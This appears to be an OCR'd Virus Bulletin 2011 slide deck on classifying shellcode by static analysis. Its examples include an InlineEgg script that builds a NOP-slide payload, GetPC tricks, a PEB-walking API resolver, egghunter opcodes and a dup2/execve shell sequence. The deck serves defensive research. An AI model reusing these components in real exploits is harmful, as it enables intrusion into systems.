# Static shellcode analysis and classification

Aleksander P. Czarnowski

AVET Information and Network Security Sp. z o.o.

Virus Bulletin Conference 2011 Barcelona

# Taxonomy proposal

| **Taxonomy field** | **Field description / content** |
|---|---|
| Shellcode execution | - Kernel address space<br>- User address space<br>- Mixed |
| Target | - Native<br>- Bytecode |
| Multistage | - Yes<br>- No |
| ROP | - Yes<br>- No |
| Executes code | - Yes<br>- No |
| Required privileges | Describes list of required privileges in order for shellcode to execute correctly |
| Target resource | List of targets on which shellcode can be executed |
| API calls sequence | List of API calls made by shellcode – this is used to detect family members of the same shellcode |
| Description | Describes shellcode characteristic in details. |
| Shellcode size | Shellcode size without no slide and encryption loop |

AVET
Information and Network Security

# Why invent another taxonomy anyway?

**Is the number of taxonomies to low?**

- Taxonomy for attack patterns
- Taxonomy for vulnerabilities
- Taxonomy for malware
- …
- Some parts already overlap.

**Rationale behind dedicated taxonomy and metrics:**

- We need deep understanding of threats that surrounds us in order to address them properly
- It is hard to notice important changes in threat landscape if it is not being monitored closely enough
- It is cool to be on VB Conference ;)

# Problem definition

Given any shellcode A and B:


- Is shellcode B a member of the same family as shellcode A or they are completely different?
- What is the functionality of shellcode A and B, and if they differ, how do they differ?

And given any arbitrary byte stream block:

- Is this a shellcode or arbitrary data?
- If this is a shellcode is this byte is executable code or data?

# EXAMPLES

# Example #1: which shellcode is different?



NOP slide

Trampoline code

setuid(0)
setgid(0)
execve('/bin/ls', ('ls','-la')

Trampoline code

Data section

Return address

NOP slide

Trampoline code

setgid(0)
setuid(0)
execve('/bin/ls', ('ls','-la')

Tr mpoline code

ata section

turn address

**Same API calls different order**

NOP slide

Trampoline code


dup2(client, 0)
dup2(client, 1)
dup2(client, 2)
execve('/bin/sh',
('bash,'-i')

Trampoline code

Data section

Return address

# Example #2: which shellcode is different?



NOP slide

Trampoline code

setuid(0)
setgid(0)
execve('/bin/ls', ('ls','-la')

Trampoline code

Data section

Return address

**Polymorphic nop slide – still has the same funcionality**

**Decryption is required to do comparison**

n0P s1iD3

Trampoline code

setuid(0)
setgid(0)
execve('/bin/ls', ('ls','-la')


Decryption loop

Data section

Return address

# Example #3 & #4

## Return-to-glibc like example



**Function address**

Return address

Argument 1
Argument n

Function address

Return address

## Return Oriented Programming

**pop register**

ret [n]

pop register


ret [n]

add eax, x
ret [n]


# Why this is a problem?

- Shellcodes are not written by hand in assembly language any more
  - Runtime creation based on components database
  - Parameters can be customized for every single use
- At CPU level shellcode can look differently than in exploit
  - ROP
- Is it possible to execute native code without any code injection

# How easy it was in 2004?



```python
import struct
from inlineegg.inlineegg import *

if __name__ == '__main__':

    retaddr = struct.pack('<L',0xbffffc24L)

    egg = InlineEgg(Linuxx86Syscall)
    egg.setgid(0)
    egg.setuid(0)
    egg.execve('/bin/ls', ('ls', '-l'))

    nopslide = '\x90' * (512 - len(egg))

    shellcode = nopslide
    shellcode += egg.getCode()
    shellcode += 20 * retaddr
```



**Getting InlineEgg**

**Source code**

- Latest stable release (1.08, updated on Nov 17, 2004) – gzip'd tarball, zip file

# Dynamic analysis problems / disadvantages


- Disadvantages:
  - You have to run code
  - Provide proper execution environment in first place to be able to run the code
  - Hard to monitor unless you use hypervisor
    - Still can be tricky
- Advantages:
  - Once you overcome the problems you don't have to work hard on emulation
  - Is this shellcode really works?

AVET
Information and Network Security

# Debugging manually

**Possible generic approach**

- Start process with debug flag enable / attach to running process
- Enable exception interception
- Catch the exception
- Single step & control address of next instruction
- If differs from proper address enter debugger
  - Can use breakpoints on stack checking code



```
; __fastcall __security_check_cookie(x)
@__security_check_cookie@4 proc near
cmp     ecx, ___security_cookie
jnz     ___report_gsfailure
```

```
retn
@__security_check_cookie@4 endp
```

# Static analysis

- Advantages
  - Works even without target environment
  - Better automation
  - A lot of components already out there in the internet
- Disadvantages
  - Can be slow (not real issue since shellcodes are rather small)
  - To get better result you need to know the target behavior and emulate:
    - Memory areas and system structures
    - API results
    - Execution flow events like SEH etc.
  - Userland / Kernel rings behaves differently, must be emulated to in some cases

Just like LEGO bricks – you take one piece and attach it to another

# SHELLCODE BUILDING BLOCKS EXAMPLES

# Some challenges


- Detecting data and code segments and marking them appropriately for further analysis
  - Detecting where certain parts starts and ends within the section
- Feeding proper data to memory scanning functions

# Different ways to get (R/E)IP

**Traditional trampoline**

```
jmp trampoline
    shellcode:
pop ebx          ;ebx holds EIP
[…]
    trampoline:
call shellcode
```


**Pure ASCII shellcode**



```
fldz
fnstenv [esp-12]
pop ecx
add cl, 10
nop      ;ecx holds EIP
```


# Loops

## End marker in decryption loop




```
8d4f10          lea ecx,[edi+10h]
8031c4          xor byte ptr [ecx],0C4h
41              inc ecx
6681394d53      cmp word ptr [ecx],534Dh
75f5            jne 010cf504
```

## Memory scanning




```
find_hash: ; Find ntdll's InInitOrder list of modules:
    PUSH    EDI                         ; Stack = (hash, hash) [, &(url), &(LoadLibraryA)]
    XOR     ESI, ESI                    ; ESI = 0
    MOV     ESI, [FS:ESI + 0x30]        ; ESI = &(PEB) ([FS:0x30])
    MOV     ESI, [ESI + 0x0C]           ; ESI = PEB->Ldr
    MOV     ESI, [ESI + 0x1C]           ; ESI = PEB->Ldr.InInitOrder (first module)
next_module: ; Get the baseaddress of the current module and find the next module:
    MOV     EBP, [ESI + 0x08]           ; EBP = InInitOrder[X].base_address
    MOV     ESI, [ESI]                  ; ESI = InInitOrder[X].flink == InInitOrder[X+1]
get_proc_address_loop: ; Find the PE header and export and names tables of the module:
    MOV     EBX, [EBP + 0x3C]           ; EBX = &(PE header)
    MOV     EBX, [EBP + EBX + 0x78]     ; EBX = offset(export table)
    ADD     EBX, EBP                    ; EBX = &(export table)
    MOV     ECX, [EBX + 0x18]           ; ECX = number of name pointers
    JCXZ    next_module                 ; No name pointers? Next module.
next_function_loop: ; Get the next function name for hashing:
    MOV     EDI, [EBX + 0x20]           ; EDI = offset(names table)
    ADD     EDI, EBP                    ; EDI = &(names table)
    MOV     EDI, [EDI + ECX * 4 - 4]    ; EDI = offset(function name)
    ADD     EDI, EBP                    ; EDI = &(function name)
    XOR     EAX, EAX                    ; EAX = 0
    CDQ                                 ; EDX = 0
hash_loop: ; Hash the function name and compare with requested hash
```

# Multistage: egghunter (1/3)




```
EB21       jmp short 0x23
59         pop ecx
B890509050 mov eax,0x50905090  ; this is the tag
51         push ecx
6AFF       push byte -0x1
33DB       xor ebx,ebx
648923     mov [fs:ebx],esp
6A02       push byte +0x2
59         pop ecx
8BFB       mov edi,ebx
F3AF       repe scasd
7507       jnz 0x20
FFE7       jmp edi
6681CBFF0F or bx,0xfff
43         inc ebx
EBED       jmp short 0x10
E8DAFFFFFF call 0x2
6A0C       push byte +0xc
59         pop ecx
8B040C     mov eax,[esp+ecx]
B1B8       mov cl,0xb8
83040806   add dword [eax+ecx],byte +0x6
58         pop eax
83C410     add esp,byte+0x10
50         push eax
33C0       xor eax,eax
C3         ret
```

# Multistage: egghunter (2/3)



```
33DB        xor ebx,ebx
6681CBFF0F or bx,0xfff
43          inc ebx
6A08        push byte +0x8
53          push ebx
B80D5BE777 mov eax,0x77e75b0d
FFD0        call eax
85C0        test eax,eax
75EC        jnz 0x2
B890509050 mov eax,0x50905090  ; this is the tag
8BFB        mov edi,ebx
AF          scasd
75E7        jnz 0x7
AF          scasd
75E4        jnz0x7
FFE7        jmp edi
```

# Multistage: egghuner (3/3)




```
6681CAFF0F   or dx,0x0fff
42           inc edx
52           push edx
6A43         push byte +0x43
58           pop eax
CD2E         int 0x2e
3C05         cmp al,0x5
5A           pop edx
74EF         jz 0x0
B890509050   mov eax,0x50905090  ; this is the tag
8BFA         mov edi,edx
AF           scasd
75EA         jnz 0x5
AF           scasd
75E7         jnz 0x5
FFE7         jmp edi
```

# Manual extraction / analysis

**Possible approach**

- Load into IDA
- Set base address
- Convert to code
- Find entry point
- Decrypt if needed (IDC/Python/x86emu/pyemu/
- Save the database



